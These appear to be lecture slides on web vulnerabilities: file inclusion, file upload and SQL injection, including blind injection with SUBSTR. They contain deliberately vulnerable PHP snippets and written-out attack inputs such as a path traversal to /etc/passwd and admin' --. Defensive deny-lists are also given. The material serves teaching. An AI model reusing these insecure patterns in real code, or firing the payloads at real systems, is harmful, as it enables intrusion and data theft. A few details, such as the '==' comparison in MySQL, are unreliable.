Threat Model (4)

- **In many cases, these attacker models can be mixed in a single attack scenario!**
  - Ex) An attacker (1) owns its own server, and at the same time (2) tempts a victim user to visit a malicious URL



Topics

- **Background on the Web**
  - HTTP
  - HTML and JavaScript
  - Cookie
  - Server-side code and backend database
- **Various vulnerabilities and attacks in the Web**
  - **File inclusion vulnerability**
  - File upload vulnerability
  - SQL injection vulnerability
  - Cross-site scripting (XSS)
  - Cross-site Request Forgery (CSRF)

File Inclusion

- **The server-side code for web application is often divided into multiple files**
  - One functionality for each module (file)
- **Then, one of the code file can *include* another file**
  - The included file content will be embedded into current page

main.php

```
<?php
  include 'intro.php';
  include 'menu.php';
  ...
?>
```

File Inclusion

- **What if the file to include is decided by the content of HTTP request?**
- **For instance, the webpage contains a hyperlinks with different query values in the URL**
  - Upon the click, appropriate feature will be shown through **`a.php`**
  - Note: "`$_GET[ ]`" is PHP syntax to retrieve these query values

(Webpage shown to the user)

```
Click what you want!
Login
Join
...
```


Link: `a.php?feature=join.php`

`a.php`

```
<?php
  include $_GET['feature'];
?>
```

File Inclusion Vulnerability

- **It will run fine if the user clicks the provided links only**
- **However, a malicious attacker will try to put arbitrary value in the query**
  - Ex) Tries directory traversal (path traversal) attack
  - Assuming that the PHP engine is running in a Linux server



a.php

```
<?php
  include $_GET['feature'];
?>
```

Preventing File Inclusion Attack


- **Filter the input before using it as a file path to include**
  - Remove the `"../"` pattern from the input
    - Ex) `basename("../../../etc/passwd")` will return the file name "`passwd`" only
  - Maintain an allowed list of files that are intended to be included
  - If the value of **`$_GET['feature']`** is not included in the allowed list, do not execute **`include`** statement with that input

Topics

- **Background on the Web**
  - HTTP
  - HTML and JavaScript
  - Cookie
  - Server-side code and backend database
- **Various vulnerabilities and attacks in the Web**
  - File inclusion vulnerability
  - **File upload vulnerability**
  - SQL injection vulnerability
  - Cross-site scripting (XSS)
  - Cross-site Request Forgery (CSRF)


File Upload

- **File upload is a common feature in web applications**
  - Ex) Bulletin where users can attach a file or insert an image when writing a post
  - Assume that uploaded files are stored in a specific directory




File Upload

- **File upload is a common feature in web applications**
  - Ex) Bulletin where users can attach a file or insert an image when writing a post
  - Assume that uploaded files are stored in a specific directory




File Upload Vulnerability

- **Now, what happens if an attacker uploads and accesses PHP file written with a malicious purpose?**
  - The server (and PHP engine) will think that it (**`a.php`**) is the code that has to be executed and returned as a request



File Upload Vulnerability

- **Now, what happens if an attacker uploads and accesses PHP file written with a malicious purpose?**
  - The server (and PHP engine) will think that it (**`a.php`**) is the code that has to be executed and returned as a request



Preventing File Upload Attack


- **Sanitize user inputs (files) before accepting them**
- **Check the extension of the file to be uploaded**
  - Ex) Reject the files that end with **`.php`** extension
  - You must be careful when deciding the deny-list: for example, the **`.pht`** extension is also interpreted as PHP file
- **Check the content of the file to be uploaded**
  - Ex) Reject the files that contains **`"<?php"`** in the content
  - Again, an incomplete deny-list can be bypassed: for example, **`"<?"`** tag works in the same way with **`"<?php"`**
- **Configure the upload directory as non-executable**
  - Then the PHP engine will not try to execute the files under **`files/`** directory in the previous example

Topics

- **Background on the Web**
  - HTTP
  - HTML and JavaScript
  - Cookie
  - Server-side code and backend database
- **Various vulnerabilities and attacks in the Web**
  - File inclusion vulnerability
  - File upload vulnerability
  - **SQL injection vulnerability**
  - Cross-site scripting (XSS)
  - Cross-site Request Forgery (CSRF)

Database Revisited

- **Recall that the server-side code can send a query to the database and retrieve the required data**
  - Let's take a closer look at this step
  - Ex) A user will type in ID and password to login; server has to check whether it is a valid information for authentication



HTTP Revisited: GET vs POST

- **Previously, I explained as if GET query string is the only way to send data to the server when visiting a page**
  - This reveals the transferred data in the URL (can be a problem if the visited URL is recorded in the browser history)

```
GET /login.php?id=jason&pw=asdf HTTP/1.1
Host: abc.com
...
```


- **Alternatively, in the POST method, the data can be sent within the body of the HTTP request**

```
POST /login.php HTTP/1.1
Host: abc.com
...
(Body) id=jason&pw=asdf
```


SQL in the Server-side Code

login.php

```
<?php
$id = $_POST['id'];
$pw = $_POST['pw'];
$q = "SELECT * FROM user WHERE id='$id' AND pw='$pw'";
$r = mysql_query($q);
?>
```



SQL in the Server-side Code




SQL Injection

- **What if the attacker includes a single quote ’ in the ID?**
  - The quote will be interpreted as a part of the query
  - If `--` is added after the quote, the remaining clause is ignored
    - In MySQL, "`--`" indicates the start of one-line comment
  - The attacker can login as **`admin`**, without knowing the password

`login.php`

```
$q = "SELECT * FROM user WHERE id=‘$id’ AND pw=‘$pw’";
```

```
id=admin’ --
pw=anything
```



(Query) `SELECT * FROM user WHERE id=‘admin’ --’ AND ...`

SQL Injection

- **What if the attacker includes a single quote ’ in the ID?**
  - The quote will be interpreted as a part of the query
  - If `--` is added after the quote, the remaining clause is ignored
    - In MySQL, "`--`" indicates the start of one-line comment
  - The attacker can login as **`admin`**, without knowing the password

(Database)

id	pw	snn	...
jason	asdf	990515-******	
admin	qwer1234	970403-******	


(Query) `SELECT * FROM user WHERE id=‘admin’ --’ AND ...`

Variants of SQL Injection

- **In the previous example, the attacker could login as the `admin` account**
  - But this does not reveal the actual password (**`pw`**) or the social network number (**`ssn`**) of **`admin`** stored in the DB
    - Unless the login page prints them upon a successful login
- **By extending the idea of SQL injection, the attacker can also disclose the content of more columns in the DB**
  - The attacker will send multiple requests and gradually leak the information little by little
  - This is also known as **blind SQL injection**

Blind SQL Injection: Basic Idea

- **Attacker will send a request and monitor the response**
  - Depending on the result of query, the response will be different
    - Ex) Whether the login succeeded or not
  - The attacker slightly changes the input and repeats the process



Blind SQL Injection with `SUBSTR()`


- **While there are various techniques for blind SQL injection, we will consider `SUBSTR()` in MySQL**
- **`SUBSTR(str, off, len)` extracts a substring that starts at offset `off` and contains `len` characters**
  - Ex) `SUBSTR("Hello MySQL", 7, 2)` will return `"My"`
  - **Note:** In MySQL, the offset starts from 1, not 0
- **How can the attacker use this for SQL injection?**

Blind SQL Injection Example

- The attacker will start with the following input as ID:
  - `admin' AND SUBSTR(pw,1,1)=='a' --`

```
$q = "SELECT * FROM user WHERE id='$id' AND pw='$pw'";
```

(Omitted the parts that are commented out)



'q'

```
SELECT * FROM user WHERE id='admin' AND SUBSTR(pw,1,1)=='a'
```


id	pw	snn	...
jason	asdf	990515-******	
admin	qwer1234	970403-******	


Blind SQL Injection Example

- **The attacker will start with the following input as ID:**
  - `admin' AND SUBSTR(pw,1,1)=='a' --`
  - For this input, the server will respond with login failure

```
$q = "SELECT * FROM user WHERE id='$id' AND pw='$pw'";
```

(Omitted the parts that are commented out)






```
SELECT * FROM user WHERE id='admin' AND SUBSTR(pw,1,1)=='a'
```


Server's response:


Blind SQL Injection Example

- **Next, the attacker will try other characters one by one**
